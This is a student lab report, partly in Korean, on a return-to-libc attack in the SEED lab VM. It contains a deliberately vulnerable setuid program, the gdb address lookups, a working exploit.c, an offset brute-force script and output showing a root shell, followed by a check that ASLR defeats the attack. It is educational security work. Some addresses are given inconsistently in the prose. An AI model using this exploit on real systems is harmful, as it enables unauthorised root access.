Task1

1. Task Purpose

We will going to find out the addresses of libc functions.

2. Progress & 3. Result

retlib.c

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

#define BUF_SIZE 20

int bof(FILE *badfile)
{
    char buffer[BUF_SIZE];

    fread(buffer, sizeof(char), 300, badfile);

    return 1;
}

int main(int argc, char **argv)
{
    FILE *badfile;

    char dummy[BUF_SIZE*5];

    memset(dummy, 0, BUF_SIZE*5);

    badfile = fopen("badfile", "r");
    bof(badfile);

    printf("Returned Properly\n");
    fclose(badfile);
    return 1;
}
```

```
[04/06/24]seed@VM:~/assignment3$ vi retlib.c
[04/06/24]seed@VM:~/assignment3$ sudo sysctl -w kernel.ran
domize_va_space=0
kernel.randomize_va_space = 0
[04/06/24]seed@VM:~/assignment3$ gcc -fno-stack-protector
-z noexecstack -o retlib retlib.c
[04/06/24]seed@VM:~/assignment3$ sudo chown root retlib
[04/06/24]seed@VM:~/assignment3$ sudo chmod 4755 retlib
[04/06/24]seed@VM:~/assignment3$ touch badfile
[04/06/24]seed@VM:~/assignment3$ gdb -q retlib
Reading symbols from retlib...(no debugging symbols found)
...done.
gdb-peda$ run
Starting program: /home/seed/assignment3/retlib
Returned Properly
[Inferior 1 (process 20665) exited with code 01]
Warning: not running or target is remote
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_s
ystem>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exi
t>
gdb-peda$
```

address of system() : 0xb7e42da0

address of exit() : 0xb7e269d0

4. Consideration

In Linux, when a program runs, the libc library will be loaded into memory. When the memory address randomization is turned off, for the same program, the library is always loaded in the same memory address (for different programs, the memory addresses of the libc library may be different). Therefore, we can easily find out the address of system() using a debugging tool such as gdb.

Task2

1. Task Purpose

Our attack strategy is to jump to the system() function and get it to execute an arbitrary command. Since we would like to get a shell prompt, we want the system() function to execute the "/bin/sh" program. Therefore, the command string "/bin/sh" must be put in the memory first and we have to know its address (this address needs to be passed to the system() function).

2. Progress & 3. Result

getenv.c

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

void main() {
    char* shell = getenv("MYSHELL");
    if (shell)
        printf("%x\n", (unsigned int)shell);
}
```

```
[04/06/24]seed@VM:~/assignment3$ export MYSHELL=/bin/sh
[04/06/24]seed@VM:~/assignment3$ env | grep MYSHELL
MYSHELL=/bin/sh
[04/06/24]seed@VM:~/assignment3$ gcc -o getenv getenv.c
[04/06/24]seed@VM:~/assignment3$ ./getenv
bffffe1c
[04/06/24]seed@VM:~/assignment3$
```

4. Consideration

When we execute a program from a shell prompt, the shell actually spawns a child process to execute the program, and all the exported shell variables become the environment variables of the child process. So, if we define a new shell variable MYSHELL and let it contain the string "/bin/sh", we can see that the string gets into the child process and it is printed out by the env command running inside the child process. We can use the address of this variable as an argument to system() call.

Now we find out the address of system(), exit() and "/bin/sh". The next step will be creating a badfile to overwrite the bof function's address with these address : 0xb7e42da0, 0xb7e369d0, 0xbffffe1c.


Task3

1. Task Purpose

Badfile의 내용을 채우는 exploit.c 코드를 작성한다.

2. Progress

X,Y,Z에 값을 대입함으로써 우리가 원하는 결과는 다음과 같다.



따라서 *(long*) &buf[X]에서 X에 적절한 값을 넣어 *(long*) &buf[X]가 bof의 return address의 주소이도록 만들어주어야 한다. 또한 *(long*) &buf[X] 을 system()의 주소인 0xb7e369d0을 덮어씌워서 system() 함수가 실행되도록 할 것이다.

(long) &buf[X] 주소의 4byte 위는 system()의 return address 가 될 것이기에 exit()의 주소를 덮어씌워 프로그램이 정상적으로 종료되게 한다. 따라서 *(long*) &buf[Y] 에서 Y = X+4로 설정하여 (*(long*) &buf[Y] 주소가 *(long*) &buf[X]의 4byte 위가 되게 만들고, *(long*) &buf[Y] 주소에는 exit()의 주소를 덮어씌운다.

(long) &buf[Y] 주소의 4byte 위는 system() 주소의 (ebp + 8) 의 위치로, 해당 위치에는 들어가는 값은 system() 함수의 인자가 된다. 따라서 Z = X+8 으로 설정하여 (*(long*) &buf[Z] 주소가 *(long*) &buf[X]의 8byte 위가 되게 만들고, 해당 위치에 들어가는 값을 /bin/sh 주소로 덮어씌워 system() 함수의 인자로 "bin/sh" 를 지정한다. 이는 system() 함수가 쉘을 실행하게 만들 것이다.

이를 구현한 코드는 아래와 같다. 이제 알맞은 X 값만 찾으면 된다.

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
    char buf[100];
    FILE *badfile;
    int X;

    badfile = fopen("./badfile", "w");


    *(long *) &buf[X+8] = 0xbffffe1c; //bin/sh address
    *(long *) &buf[X+4] = 0xb7e369d0; //exit address
    *(long *) &buf[X] = 0xb7e42da0; //system address

    fwrite(buf, sizeof(buf), 1, badfile);
    fclose(badfile);

    return 0;
}
```

gdb 디버거를 통해 어셈블리어 코드를 보며 stack의 구조를 파악 후, X값을 유추해보려고 하였다.

```
gdb-peda$ disas bof
Dump of assembler code for function bof:
   0x080484eb <+0>:     push   ebp
   0x080484ec <+1>:     mov    ebp,esp
   0x080484ee <+3>:     sub    esp,0x28
   0x080484f1 <+6>:     push   DWORD PTR [ebp+0x8]
   0x080484f4 <+9>:     push   0x12c
   0x080484f9 <+14>:    push   0x1
   0x080484fb <+16>:    lea    eax,[ebp-0x1c]
   0x080484fe <+19>:    push   eax
   0x080484ff <+20>:    call   0x8048390 <fread@plt>
   0x08048504 <+25>:    add    esp,0x10
   0x08048507 <+28>:    mov    eax,0x1
   0x0804850c <+33>:    leave
   0x0804850d <+34>:    ret
End of assembler dump.
gdb-peda$
```

위의 어셈블러를 해석하면 다음과 같다.

```
   0x080484eb <+0>:     push   ebp
   0x080484ec <+1>:     mov    ebp,esp
   0x080484ee <+3>:     sub    esp,0x28
```


함수의 프롤로그 부분이다. Ebp를 먼저 push 한 후, esp 값을 ebp로 복사한다. 그리고 스택 포인터에서 40 바이트를 빼 지역변수들을 위한 공간을 스택에 할당한다.

```
0x080484f1 <+6>:     push   DWORD PTR [ebp+0x8]
0x080484f4 <+9>:     push   0x12c
0x080484f9 <+14>:    push   0x1
```

fread 함수의 1번째 인자인 badfile의 포인터, fread 함수의 2번째 인자인 300 (16진수로 0x12c), fread 함수의 3번째 인자인 1(sizeofchar)을 차례대로 스택에 push한다.

```
0x080484fb <+16>:    lea    eax,[ebp-0x1c]
0x080484fe <+19>:    push   eax
```

ebp에서 0x1c 만큼의 공간을 확보한다. ebp에서 특정 숫자를 빼서 공간을 확보하는 것은 스택 프레임 구조 상 로컬 변수를 위한 공간을 확보하는 것인데 , bof 내부의 로컬 변수는 buffer 배열 뿐이기에 해당 공간이 buffer 배열을 위한 것이라고 추정 가능하다. retlib.c 에서는 buffer의 사이즈를 20byte로 배정하였는데, 실제로 버퍼를 위해 확보한 공간은 0x1c, 즉 28byte이기 때문에 buffer와 previous ebp 사이에 dummy data가 8byte 만큼 있는 것으로 추정된다. 스택 프레임을 그리면 다음과 같다.



따라서 **bof의 return address = (buffer의 시작 주소) + (buffer 할당 공간 20 byte) + (dummy**

data 할당 공간 8byte) + (previous ebp 할당 공간 4byte) = (buffer 시작주소에서 32byte 만큼 떨어진 주소)일 것이다. 즉, X는 32이다.

따라서, 최종 코드는 다음과 같다.

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
    char buf[100];
    FILE *badfile;
    int X;

    //X = atoi(argv[1]);
    X = 32;

    badfile = fopen("./badfile", "w");


    *(long *) &buf[X+8] = 0xbffffe1c; //bin/sh address
    *(long *) &buf[X+4] = 0xb7e369d0; //exit address
    *(long *) &buf[X] = 0xb7e42da0; //system address

    fwrite(buf, sizeof(buf), 1, badfile);
    fclose(badfile);

    return 0;
}
```

3. Result

```
[04/07/24]seed@VM:~/assignment3$ gcc -o exploit exploit.c
[04/07/24]seed@VM:~/assignment3$ ./exploit
[04/07/24]seed@VM:~/assignment3$ ./retlib
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(
adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sa
mbashare)
#
```

4. Consideration

Return to libc attack은 취약한 프로그램이 이미 메모리에 존재하는 코드 (ex - system() function in libc library)로 jump를 뛰게 하기 때문에, stack을 non-executable 상태로 만드는 것이 countermeasure가 되지 못한다. 또한, 이미 메모리에 로드된 코드를 사용하기 때문에 shell code를 따로 작성할 필요도 없다.

추가적으로, dummy data의 존재를 파악하지 못하더라도, brute force 접근법을 통해서 공격에 성공할 수 있다.


```
#!/bin/bash

gcc -o exploit exploit.c

for X in {1..150}
do
    echo "Trying X=$X"

    ./exploit $X

    ./retlib

done

echo "Test finished"
```

위의 쉘 스크립트는 X에 1부터 150까지의 숫자를 넣어 쉘 탈취가 가능한지 확인한다.

```
Trying X=27
./exploit.sh: line 5:  4657 Segmentation fault      ./retlib
Trying X=28
Trying X=29
./exploit.sh: line 5:  4661 Segmentation fault      ./retlib
Trying X=30
./exploit.sh: line 5:  4663 Segmentation fault      ./retlib
Trying X=31
./exploit.sh: line 5:  4665 Segmentation fault      ./retlib
Trying X=32
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm)
,24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare
)
#
```

X가 32일 때 공격이 성공하는 것을 확인할 수 있다.

스택의 값이 진짜로 덮어씌워졌는지 확인해보자



Task4

1. Task Purpose

리눅스의 address randomization protection을 킨 후에도 Return-to-libc attack이 유효한지 확인한다.


2. Progress & 3. Result

```
[04/07/24]seed@VM:~/assignment3$ sudo sysctl -w kernel.randomiz
e_va_space=2
kernel.randomize_va_space = 2
[04/07/24]seed@VM:~/assignment3$ gcc -o exploit exploit.c
[04/07/24]seed@VM:~/assignment3$ ./exploit
[04/07/24]seed@VM:~/assignment3$ ./retlib
Segmentation fault
[04/07/24]seed@VM:~/assignment3$
```

```
[04/07/24]seed@VM:~/assignment3$ gdb -q retlib
Reading symbols from retlib...(no debugging symbols found)...do
ne.
gdb-peda$ show disable-randomization
Disabling randomization of debuggee's virtual address space is
on.
gdb-peda$ set disable-randomization off
```

```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7629da0 <__libc_system
>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb761d9d0 <__GI_exit>
gdb-peda$ quit
[04/07/24]seed@VM:~/assignment3$ ./getenv
bf954e1c
[04/07/24]seed@VM:~/assignment3$
```

system(), exit(), env variable MYSHELL의 주소가 이전과 바뀐 것을 확인할 수 있다. 반면에, ASLR을 킨 후에도 스택 프레임의 구성은 같았다. (bof 함수의 ebp와 buffer 사이에 있는 dummy data의 크기도 동일했다.)



4. Consideration

system(), exit(), env variable MYSHELL의 주소가 바뀌었다. X, Y, Z는 buffer 에서부터의 상대적 위치를 나타내는 값이므로 변경할 필요가 없으나, 앞의 세 주소가 execute할 때마다 바뀌기 때문에 ASLR을 키면 return to libc attack은 실패한다.